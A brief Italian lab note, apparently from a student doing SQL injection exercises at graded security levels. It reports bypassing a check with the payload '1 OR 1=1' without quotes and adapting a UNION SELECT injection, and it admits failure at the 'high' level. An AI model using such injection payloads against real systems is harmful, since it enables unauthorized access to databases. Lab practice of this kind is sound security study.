La prova bypass è stata effettuata eseguendo 1 OR 1=1 senza apici



Mentre per union select è bastato sostituire gli apici con 1



Per quanto riguarda il livello di sicurezza high purtroppo non sono riuscito.